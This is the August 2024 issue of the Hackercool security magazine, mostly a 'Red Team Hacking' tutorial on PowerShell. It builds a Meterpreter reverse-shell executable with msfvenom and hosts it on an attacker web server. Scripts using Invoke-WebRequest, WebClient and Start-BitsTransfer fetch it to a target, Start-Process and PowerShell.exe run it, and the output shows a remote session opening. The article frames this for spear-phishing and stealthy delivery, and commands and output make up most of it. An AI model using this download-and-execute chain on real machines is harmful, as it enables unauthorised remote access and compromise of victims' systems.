

Simplifying Cyber Security since 2016

HACKERCOOL

August 2024 Edition 7 Issue 8

Learn how Black Hat Hackers hack

PowerShell for Hackers

in
RED TEAM HACKING

BLACK HAT HACKING

Exploiting Python Pickle files for gaining
access

WHAT's NEW

Parrot Security OS 6.1

VULNERABILITY FOR BEGINNERS

Google Chrome Heap overflow &
Ivanti vTM authentication bypass

Copyright © 2024 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 7 Issue 8

*We are catching up
but we too need a
breather sometimes.*

*So skipping
Editor's Note*

"CONFICKER'S POTENTIAL FOR DAMAGE WAS AS GREAT AS A WEAPON OF MASS
DESTRUCTION OR A BOMB IN ONE OF OUR MAJOR CITIES"

- SHAWN HENRY, ASSISTANT DIRECTOR OF THE F.B.I.'S CYBER DIVISION

INSIDE

See what our Hackercool Magazine's August 2024 Issue has in store for you.

1. Red Team Hacking:

PowerShell for Hackers.

2. Vulnerability for beginners:

CVE-2024-2965 vulnerability in Google Chrome browsers.

3. What's New:

Parrot OS 6.1

4. Vulnerability for beginners:

Ivanti vTM authenticatio bypass.

5. Online security:

What are 'click frauds'- and how can we stop them?

6. Black Hat Hacking:

Exploiting Python Pickle files.

Downloads

Other Useful Resources


RED TEAM HACKING

If you have been following recent Issues of our Hackercool Magazine, you should have seen me repeating one thing again and again.

That “PowerShell is soon becoming (or has already become) the favorite scripting language of hackers around the world”. Its use in Infection Chains used by Black Hat Hackers around the world and lot of tools being forked into PowerShell is a testimony to this statement. In this month’s Red Team Hacking feature, we bring our readers the power of PowerShell in hacking. Let’s begin.

What is PowerShell?

PowerShell is a scripting language initially introduced in Windows by Microsoft that can also be used by automate tasks and managing configurations. It also has a command-line shell.



Windows PowerShell was first released in November 2006 in Windows XP SP2, Windows Vista and Windows Server 2003 SP1. It was created by Jeffery Snover and was named Monad earlier. After that, all operating systems released by Microsoft included PowerShell. On August 18, 2016, Microsoft made PowerShell open-Source with support for MacOS, CentOS and Ubuntu.

Why Hackers love PowerShell?

Whether it is a Black Hat Hacker or Red Teamer, hackers love PowerShell. There are many reasons for this.

Let me give you the most important ones.

1) The first reason is that PowerShell is present on all Windows operating systems used around the world now by default.

2) It also provides easy access to the Windows API, so hackers can perform task automation and administrative actions on the system.

3) Since it is present by default on all Windows machines, it can be used in Living of The Land (LoTL) attack technique.

4) PowerShell is available as open-source tool, so any hacker can easily modify or weaponize its functionalities.

5) PowerShell commands can be passed in encoded format without the need of droppings file to the target system. This provides obfuscation and stealth in attack.

It is for all the above-mentioned reasons that PowerShell is used by hackers both on good and bad side. In this month's Issue, we will see the various purposes PowerShell can be used in hacking.

In this Issue, we will cover downloading and executing payloads using PowerShell. As payload, we will be using a Windows executable payload created using msfvenom as shown below.

```
(kali@kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192
.168.40.169 lport=4444 -f exe > shellx64_169_4444.exe
[-] No platform was selected, choosing Msf::Module::Platform:
:Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

After the payload is created, I will host it on the web server of attacker system.

"Cmdlets are specialized commands in the PowerShell environment that implement specific functions. Cmdlets follow a Verb-Noun naming pattern, such as Get-ChildItem."


```
(kali@kali)-[~]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

On a Windows System (which is also going to act as my target system), I create a PowerShell script file (ps1). These scripts can be used in infection chains or as an attachment to the spear phishing mails. In real-world, they can also be used in a windows shortcut file. Let's start with the downloading the payload.


Downloading the payload to the target system

1) Invoke-WebRequest

There are multiple methods to use PowerShell for downloading payloads. The first method you will be learning about is the "Invoke-WebRequest" method.

The Invoke-WebRequest cmdlet in PowerShell downloads content from a webpage on the internet. The syntax to download the payload from internet and save it on the target system is given below.

Invoke-WebRequest -Uri http://<attacker IP>/payload -Outfile "<location to save file>".



After executing the above PowerShell script, the payload gets downloaded from the attacker system and is saved to preferred location on the target system. For example, let's use Invoke-WebRequest to download the file from the attacker's system and save it to the location C:\user\Public folder of the target system.

```
(kali@kali)-[~]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.150 - - [06/Sep/2024 01:43:07] "GET /shellx64_169_4444.exe HTTP/1.1" 200 -
```


PC > Local Disk (C:) > Users > Public >

Name	Date modified	Type	Size
Libraries	9/15/2018 1:03 PM	File folder	
Public Account Pictures	7/16/2024 10:41 A...	File folder	
Public Desktop	6/26/2023 10:56 A...	File folder	
Public Documents	4/10/2022 4:32 PM	File folder	
Public Downloads	9/15/2018 1:03 PM	File folder	
Public Music	9/15/2018 1:03 PM	File folder	
Public Pictures	9/15/2018 1:03 PM	File folder	
Public Videos	9/15/2018 1:03 PM	File folder	
celery.ps1	3/15/2024 5:36 PM	PS1 File	1 KB
HOT_Actress.jpg	4/10/2022 6:34 PM	JPG File	107 KB
met_153_4444.dll	3/21/2023 5:51 PM	Application extens...	9 KB
met_153_4444.hta	3/21/2023 4:52 PM	HTML Application	8 KB
nc.exe	3/21/2023 4:10 PM	Application	38 KB
payload1.exe	3/21/2023 4:46 PM	Application	73 KB
salary.dll	3/15/2024 5:36 PM	Application extens...	9 KB
shellx64_169_4444.exe	9/6/2024 11:13 AM	Application	0 KB

2) System.Net.WebClient

Another method in PowerShell we can use to download payload is the System.Net.WebClient method. We create a variable named client and assign it to the New Object and System.Net.WebClient method. The New-object cmdlet creates an instance of a Microsoft .NET framework or command object.

\$Client = New-Object System.Net.WebClient

Then we use the DownloadFile method to download payloads and write it to the device.

\$Client.DownloadFile ("http://<Attacker IP/payload>", "target path")

Here's the example.

```

hc.ps1 - Notepad
File Edit Format View Help
$Client = New-Object System.Net.WebClient
$Client.DownloadFile("http://192.168.40.169:8000/shellx64_169_4444.exe", "C:\users\public\shellx64_169_4444.exe")

```

When we save and click on the PowerShell script, the payload is successfully downloaded as shown below.


```
(kali@kali)-[~]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.150 - - [06/Sep/2024 01:43:07] "GET /shellx64_169_4444.exe HTTP/1.1" 200 -
192.168.40.150 - - [06/Sep/2024 01:47:11] "GET /shellx64_169_4444.exe HTTP/1.1" 200 -
```

3) Start-BitsTransfer

Another method we can use in PowerShell to download payloads is the Start-BitsTransfer cmdlet. The Start-BitsTransfer cmdlet is part of the Background Intelligent Transfer System (BITS). It is a service in Windows that facilitates asynchronous, prioritized and throttled transfer of files between two networks.

First, we define two parameters. One for the URL of the location of the payload and next for the path where the payload should be saved to on the target system.

\$URL = http://<Attackers IP>/payload

\$DownloadPath = "<target path/payload">

Then we use the Start-BitsTransfer command to download the file.

Start-BitsTransfer -Source \$URL -Destination \$DownloadPath.

Here is the entire script.



```
hc.ps1 - Notepad
File Edit Format View Help
$URL = "http://192.168.40.169:8000/shellx64_169_4444.exe"
$DownloadPath = "C:\users\public\shellx64_169_4444.exe"
Start-BitsTransfer -Source $URL -Destination $DownloadPath
```

Once we save this file and execute it on the target system, the payload gets successfully downloaded.

"PowerShell's integration with the Windows ecosystem allows hackers to seamlessly blend their activities with legitimate system processes, making it harder for security measures to detect and mitigate their actions."



```
(kali@kali)-[~]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.150 - - [06/Sep/2024 01:43:07] "GET /shellx64_169_4444.exe HTTP/1.1" 200 -
192.168.40.150 - - [06/Sep/2024 01:47:11] "GET /shellx64_169_4444.exe HTTP/1.1" 200 -
192.168.40.150 - - [06/Sep/2024 01:50:40] "HEAD /shellx64_169_4444.exe HTTP/1.1" 200 -
```

Executing the downloaded payload on the target system

Getting the payload to the target system is only part of the gaining access stage. The next important part is executing the payload itself. There are various methods in PowerShell to perform that too.

1) Start-Process

The simplest of them is the “Start-Process” cmdlet. This cmdlet starts one or more processes on the local computer. It can also be used to execute payloads. The syntax is as simple as shown below.




hc.ps1 - Notepad

File Edit Format View Help

Start-Process shellx64_169_4444.exe

However, this will only work when both payload and execution script are in the same folder. When we want to execute the payload located in any other directory, the syntax is

Start-Process -Filepath "c:\users\public\payload"



hc.ps1 - Notepad

File Edit Format View Help

Start-Process -Filepath "c"\users\public\shellx64_169_4444.exe

For example, to execute payload we have downloaded in above examples, the command is as shown below. Before we execute this and see if its working, let's start a listener on the attacker system as shown below.

" According to research of cybersecurity company BlackFog, PowerShell was used in 76% of ransomware incidents in April 2023."


```

payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.169
lhost ⇒ 192.168.40.169
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > rn
[-] Unknown command: rn. Run the help command for more details.
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.169:4444
[*] Sending stage (201798 bytes) to 192.168.40.150
[*] Meterpreter session 1 opened (192.168.40.169:4444 → 192.168.40.150:50213) at 2024-09-06 02:08:59 -0400

```

```

meterpreter > sysinfo\
>

```

```

Computer      : DESKTOP-PRLKILM
OS            : Windows 10 (10.0 Build 17763).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows

```

```

meterpreter > getuid

```

```

Server username: DESKTOP-PRLKILM\admin

```

```

meterpreter > █

```

2) PowerShell.exe

The second method by which we can execute the payload I using the “PowerShell.exe” command. The syntax is shown below.

PowerShell.exe “<path to payload>/payload.exe”.

Here’s the script.

```

meterpreter >

```

```

Background session 1? [y/N]

```

```

msf6 exploit(multi/handler) > run

```

```

[*] Started reverse TCP handler on 192.168.40.169:4444
█

```




```
hc.ps1 - Notepad
File Edit Format View Help
Powershell.exe | "C:\users\public\shellx64_169_4444.exe"
```

Once this script gets executed, the payload gets executed successfully.

```
Background session 1? [y/N]
msf6 exploit(multi/handler) > run

